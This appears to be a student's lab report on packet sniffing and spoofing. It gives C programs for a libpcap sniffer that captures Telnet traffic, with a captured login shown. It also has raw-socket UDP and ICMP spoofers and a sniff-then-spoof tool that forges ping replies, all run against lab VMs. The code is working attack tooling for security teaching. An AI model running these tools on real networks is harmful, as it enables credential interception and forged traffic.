
Code:

```
#include<pcap.h>
```


```
#include <stdio.h>
#include <arpa/inet.h>
#define ETHER_ADDR_LEN 6
#define SIZE_ETHERNET 14
struct ethheader{
        unsigned char ether_dhost[ETHER_ADDR_LEN];
        unsigned char ether_Shost[ETHER_ADDR_LEN];
        unsigned short int ether_type; };
struct ipheader{
        unsigned char           iph_ihl:4, iph_ver:4;           //IP header length and version
        unsigned char           iph_tos;                        //type of service
        unsigned short int      iph_len;                        //IP packet length
        unsigned short int      iph_ident;                      //Identification
        unsigned short int      iph_flag:3, iph_offset:13;      //Fragmentation flags and flag offset
        unsigned char           iph_ttl;                        //Time to live
        unsigned char           iph_protocol;                   //Protocol type
        unsigned short int      iph_chksum;                     //IP checksum
        struct in_addr          iph_sourceip;                   //Source IP address
        struct in_addr          iph_destip; };                  //Destination IP address
struct tcpheader{
        unsigned short int      sport;                          //source port
        unsigned short int      dport;                          //destination port
        unsigned char           th_offx2;                       //data offset
        #define TH_OFF(th)      (((th)->th_offx2 & 0xf0)>>4)
        unsigned char           th_flags; };
const char *payload;
const char *content;
```

```
unsigned int payload_size;
const struct tcpheader *tcp;
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
        struct ethheader *eth=(struct ethheader*)packet;                    //packet
        if (ntohs(eth->ether_type)==0x0800) {
                struct ipheader *ip=(struct ipheader*)(packet+SIZE_ETHERNET);       //packet+ethernet
                int ip_header_len=ip->iph_ihl*4;
                tcp=(struct tcpheader*)(packet+SIZE_ETHERNET+ip_header_len);       //packet+ethernet+ipheader
                payload_size=TH_OFF(tcp)*4;
                if(payload_size<20) {return;}
                content=(unsigned char*)(packet+SIZE_ETHERNET+ip_header_len);
                payload=(unsigned char*)(packet+SIZE_ETHERNET+ip_header_len+payload_size);
                printf("Got a packet!\n");                                  //packet+ethernet+ipheader+tcpheader
                printf("Source: %s\n", inet_ntoa(ip->iph_sourceip));
                printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
                printf("Content:\n");
                //printf("%c", (*payload));
                while(content!=payload){
                        printf("%c", (*content));                           //print the content of the payload
                        int m=sizeof(*content);                             //start from content*, ended at payload*
                        content=(unsigned char*)(content+m); } } }
int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[]="(ip proto\\tcp) and port 23";                    //set the filter to tcp and port 23
        bpf_u_int32 net;
```

```
handle=pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

pcap_compile(handle, &fp, filter_exp, 0, net);

pcap_setfilter(handle, &fp);

pcap_loop(handle, -1, got_packet, NULL);

pcap_close(handle);

return 0; }
```



Username:seed



Password: dees

Task 2.2A: Write a spoofing program


Code:


```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>
struct ipheader{                                        //"almost same to previous program, no comment"
        unsigned char iph_ihl:4, iph_ver:4;
        unsigned char iph_tos;
        unsigned short int iph_len;
        unsigned short int iph_ident;
        unsigned short int iph_flag:3, iph_offset:13;
        unsigned char iph_ttl;
        unsigned char iph_protocol;
        unsigned short int iph_chksum;
        struct in_addr      iph_sourceip;
        struct in_addr  iph_destip; };
struct udpheader{
        u_int16_t udp_sport;                            //source port
        u_int16_t udp_dport;                            //destination port
        u_int16_t udp_ulen;                             //UDP length
        u_int16_t udp_sum; };                           //UDP checksum
void send_raw_ip_packet(struct ipheader* ip) {
        struct sockaddr_in dest_info;
        int enable=1;
```

```
        int sock=socket(AF_INET, SOCK_RAW, IPPROTO_RAW);          //create a raw socket
        if(sock<0) {
        perror("socket() error"); return (-1);}
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));              //set socket option
        dest_info.sin_family=AF_INET;                                   //IP information
        dest_info.sin_addr=ip->iph_destip;
        sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));              //sent out the packet
        printf("Sending Spoofing Packet...\n");
        printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("To: %s\n", inet_ntoa(ip->iph_destip));
        close(sock); }
void main() {
        int sd;
        struct sockaddr_in sin;
        char buffer[1500];
        memset(buffer, 0, 1500);
        sd=socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if(sd<0) { perror("socket() error");exit(-1); }
        sin.sin_family=AF_INET;
        struct ipheader *ip=(struct ipheader*)buffer;
        struct udpheader *udp=(struct udpheader*)(buffer+sizeof(struct ipheader));
        char *data=buffer+sizeof(struct ipheader)+sizeof(struct udpheader);              //Fill in UDP data field
        const char *content="hello!\n";
        int data_len=strlen(content);
        int packet_len;
        strncpy(data, content, data_len);
```

```
udp->udp_sport=htons(7777);                                    //Fill in UDP header

udp->udp_dport=htons(9090);

udp->udp_ulen=htons(sizeof(struct udpheader)+data_len);

udp->udp_sum=0;

ip->iph_ver=4;                                                 //Fill in IP header

ip->iph_ihl=5;

ip->iph_ttl=20;

ip->iph_sourceip.s_addr=inet_addr("1.2.3.4");

ip->iph_destip.s_addr=inet_addr("10.0.2.16");

ip->iph_protocol=IPPROTO_UDP;

ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct udpheader)+data_len);

packet_len=sizeof(struct ipheader)+sizeof(struct udpheader)+data_len;

send_raw_ip_packet(ip);                                        //Use the function to send the packet

if(sendto(sd, buffer, packet_len, 0, (struct sockaddr *)&sin, sizeof(sin))<0) {

        perror("sendto() error");

        exit(-1);} }
```

As we can see from the Wireshark screenshot, my code successfully send out spoofed IP packets.






Task 2.2B: Write a ICMP echo request

Code:


```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
struct icmpheader {
  unsigned char icmp_type;                                  //ICMP message type
  unsigned char icmp_code;                                  //ICMP error code
  unsigned short int icmp_chksum;                           //Checksum for ICMP
  unsigned short int icmp_id;                               //Used for identifying request
  unsigned short int icmp_seq;                              //ICMP sequence number
};
struct ipheader {                                           //"almost same to previous program, no comment"
  unsigned char      iph_ihl:4, iph_ver:4;
  unsigned char      iph_tos;
  unsigned short int iph_len;
  unsigned short int iph_ident;
  unsigned short int iph_flag:3, iph_offset:13;
  unsigned char      iph_ttl;
  unsigned char      iph_protocol;
  unsigned short int iph_chksum;
  struct  in_addr    iph_sourceip;
  struct  in_addr    iph_destip; };
unsigned short in_cksum (unsigned short *buf, int length) {  //calculating internet checksum
   unsigned short *w = buf;                                 // It is same to textbook chapter 12.6
   int nleft = length;
```

```
  int sum = 0;
  unsigned short temp=0;                          //This algorithm use a 32 bit accumulator, add sequential 16
  while (nleft > 1)  {                            //bit word to it. At the end folds back all carry bits from the
     sum += *w++;                                 //top 16 bits into the lower 16 bits.
     nleft -= 2;}
  if (nleft == 1) {
      *(u_char *)(&temp) = *(u_char *)w ;
      sum += temp; }
  sum = (sum >> 16) + (sum & 0xffff);             //Add back carry outs from top 16 bits to low 16 bits.
  sum += (sum >> 16);
  return (unsigned short)(~sum); }
void send_raw_ip_packet(struct ipheader* ip){     //"almost same to previous program, no comment"
  struct sockaddr_in dest_info;
   int enable = 1;
   int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
   setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
   dest_info.sin_family = AF_INET;
   dest_info.sin_addr = ip->iph_destip;
   sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
   close(sock); }
int main()  {
  char buffer[1500];
  memset(buffer, 0, 1500);
  struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
  icmp->icmp_type = 8;
  icmp->icmp_chksum = 0;
  icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
```

```
struct ipheader *ip = (struct ipheader *) buffer;

ip->iph_ver = 4;

ip->iph_ihl = 5;

ip->iph_ttl = 20;

ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");

ip->iph_destip.s_addr = inet_addr("10.0.2.16");

ip->iph_protocol = IPPROTO_ICMP;

ip->iph_len = htons(sizeof(struct ipheader)+sizeof(struct icmpheader));

send_raw_ip_packet (ip);

return 0; }
```



As we can see from the Wireshark screenshot, there is a echo reply from the remote machine.



Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

It depends. However, the arbitrary value cannot be fully arbitrary, if you give a value greater than the maximum value it will cause error. If you set the length field in the proper range, the system will handle this.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

No, because when a packet is sent out, the system will automatically fill in the checksum field.

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

When use a raw sockets it will cause some security issue. Using raw sockets means constructing the entire packet in a buffer and give it to the socket for sending. It can be used to fake or interfere the network so it need root privilege. If a program do not have root privilege, it will fail at the place where using “socket()” to create a new raw socket.

Task 2.3: Sniff and then spoof


Code:

```
#include <pcap.h>

#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <arpa/inet.h>

#include <ctype.h>

#include <net/ethernet.h>

#define ETHER_ADDR_LEN 6

#define SIZE_ETHERNET 14

struct ethheader {                                          //set Ethernet header

  unsigned char  ether_dhost[ETHER_ADDR_LEN];               //destination host address

  unsigned char  ether_shost[ETHER_ADDR_LEN];               //source host address

  unsigned short ether_type; };                             //ethernet type

struct ipheader {                                           // set IP Header

 unsigned char      iph_ihl:4, iph_ver:4;                   //”almost same to previous program, no comment”

 unsigned char      iph_tos;

 unsigned short int iph_len;

 unsigned short int iph_ident;

 unsigned short int iph_flag:3,  iph_offset:13;

 unsigned char      iph_ttl;

 unsigned char      iph_protocol;

 unsigned short int iph_chksum;

 struct  in_addr    iph_sourceip;
```

```
 struct  in_addr    iph_destip; };
struct icmpheader {                                                    //"almost same to previous program, no comment"
 unsigned char icmp_type;
 unsigned char icmp_code;
 unsigned short int icmp_chksum;
 unsigned short int icmp_id;
 unsigned short int icmp_seq; };
unsigned short in_cksum (unsigned short *buf, int length){             //"almost same to previous program, no comment""
  unsigned short *w = buf;
  int nleft = length;
  int sum = 0;
  unsigned short temp=0;
  while (nleft > 1)  {
     sum += *w++;
     nleft -= 2; }
  if (nleft == 1) {
      *(u_char *)(&temp) = *(u_char *)w ;
      sum += temp; }
  sum = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  return (unsigned short)(~sum); }
void send_raw_ip_packet(struct ipheader* ip) {
   struct sockaddr_in dest_info;
   int enable = 1;
   int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);                  //create a raw network socket
   setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));  //set socket option
   dest_info.sin_family = AF_INET;                                     //provide information about dest
```

```
   dest_info.sin_addr = ip->iph_destip;
   sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));          //send the packet out
   close(sock); }
void spoof_icmp_reply(struct ipheader* ip) {
   const char buffer[1500];
   int ip_header_len = ip->iph_ihl * 4;
   memset((char*)buffer, 0, 1500);                                                                    //start to make a copy of the packt
   memcpy((char*)buffer, ip, ntohs(ip->iph_len));
   struct ipheader  * newip  = (struct ipheader *) buffer;
   struct icmpheader * newicmp = (struct icmpheader *) ((u_char *)buffer + ip_header_len);
   newip->iph_sourceip = ip->iph_destip;                                                              //change the dst and src IP
   newip->iph_destip = ip->iph_sourceip;
   newip->iph_ttl = 50;
   newip->iph_protocol = IPPROTO_ICMP;
   newicmp->icmp_type = 0;
   newicmp->icmp_chksum = 0;
   newicmp->icmp_chksum = in_cksum((unsigned short *)newicmp, ntohs(ip->iph_len) - ip_header_len);
   send_raw_ip_packet(newip); }                                                                       //sent put spoofed packet
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
   const struct ethheader *eth;                                                                       //declare pointer to head of the packet
   const struct ipheader *ip;                                                                         //ethernet header
   eth = (struct ethheader*)(packet);                                                                 //IP header
   if (eth->ether_type != ntohs(0x0800)) return;
   ip = (struct ipheader*)(packet + SIZE_ETHERNET);
   int ip_header_len = ip->iph_ihl * 4;
   printf("Source: %s\n", inet_ntoa(ip->iph_sourceip));
   printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
```

```
    if (ip->iph_protocol == IPPROTO_ICMP){

        printf("Protocol: ICMP\n");

        spoof_icmp_reply(ip); }}

int main() {

    pcap_t *handle;

    char errbuf[PCAP_ERRBUF_SIZE];

    struct bpf_program fp;

    char filter_exp[] = "icmp[icmptype] == icmp-echo";

    bpf_u_int32 net;

    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    pcap_compile(handle, &fp, filter_exp, 0, net);

    pcap_setfilter(handle, &fp);

    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);

    return 0; }
```



As we can see from the response from VM B, when ping “1.2.3.4”, it can ping successfully. The Wireshark screenshot also prove this. SO the sniffing and then spoofing program meet the requirement.